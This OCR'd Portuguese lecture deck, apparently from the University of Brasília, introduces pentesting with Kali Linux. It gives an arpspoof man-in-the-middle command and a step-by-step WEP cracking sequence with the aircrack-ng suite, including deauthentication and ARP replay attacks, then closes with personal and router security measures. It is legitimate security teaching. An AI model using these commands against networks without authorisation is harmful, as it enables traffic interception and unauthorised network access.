
- Para realizar o ataque MITM será utilizada a ferramenta Arpspoof, informando a interface de rede que será utilizada, bem como o alvo do nosso ataque. No nosso exemplo, serão utilizadas as seguintes opções: -i para especificar a interface (wlan0, se conexão wireless, ou eth0, se conexão cabeada), -t para especificar o alvo (no caso, 192.168.15.1) e o endereço IP da máquina a ser interceptada (no caso, 192.168.15.8):

arpspoof -i wlan0 -t 192.168.15.8 192.168.15.1

Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

Criptografia WEP



Invadindo uma rede WEP

- Placa em modo monitor (# airmon-ng start wlan0)
- Verificar as redes que estão no ar (# airodump-ng wlan0mon)
- Após o alvo ter sido escolhido, é necessário salvar os pacotes:
- (# airodump-ng –c **$(especifique o canal)** –**bssid $(especifique o bssid)** –w crackwep wlan0mon
- Abra um novo terminal para gerar requisições falsas:

  (# aireplay-ng -1 **$(delay)** –e **$(ESSID da rede)** wlan0mon
- Interceptando pacotes ARP:

  (# aireplay-ng -3 -b **$(BSSID do roteador)** wlan0mon)
- Em um novo terminal, gerar um ataque de desautenticação:

  (# aireplay-ng -0 **$(n_ataques)** –a **$(BSSID)** wlan0mon)

Tipos de Ataques Aireplay-ng


- Ataque 0: Desautenticação
- Ataque 1: Autenticação Falsa
- Ataque 2: Replay (Repetição) de Pacote Interativo
- Ataque 3: Ataque de Replay de ARP Request
- Ataque 4: Ataque KoreK chopchop
- Ataque 5: Ataque de fragmentação
- Ataque 9: Teste de Injeção

Invadindo uma rede WEP

- Em um novo terminal executar o comando para “tentar quebrar” a senha.

  (# aircrack-ng crackwep-01.cap)
- Para visualizar o conteúdo dos pacotes:

  (# wireshark crackwep-01.cap)
- Quebrando a criptografia do arquivo:
- (# airdecap-ng –w $(password) crackwep-01.cap



Agenda

- Introdução
- Pentest e Kali Linux
- Análise de Redes
- Criptografia WEP
- Segurança WiFi

Medidas de Segurança Pessoal

- Não conectar-se em redes públicas
- Não divulgar senhas de sua rede
- Verificar se o site tem conexão HTTPS
- Usar um firewall confiável
- Utilizar DNS confiável
- Desconfiar de pedidos de download ou páginas de login

Medidas de Segurança em roteadores

- Usar autenticação WPA2
- Usar criptografia AES/CCMP
- Desabilitar WPS
- Usar senhas fortes
- Não compartilhar senhas
- Desabilitar conexão remota
- Mudar senha padrão
- Atualizar o firmware
- Utilizar o bind de IPs e Mac para tentar barrar ataques MITM

Obrigado pela atenção!

Bruno Justino Garcia Praciano

Universidade de Brasília (UnB)

Departamento de Engenharia Elétrica (ENE)

Laboratório de Processamento de Sinais em Arranjos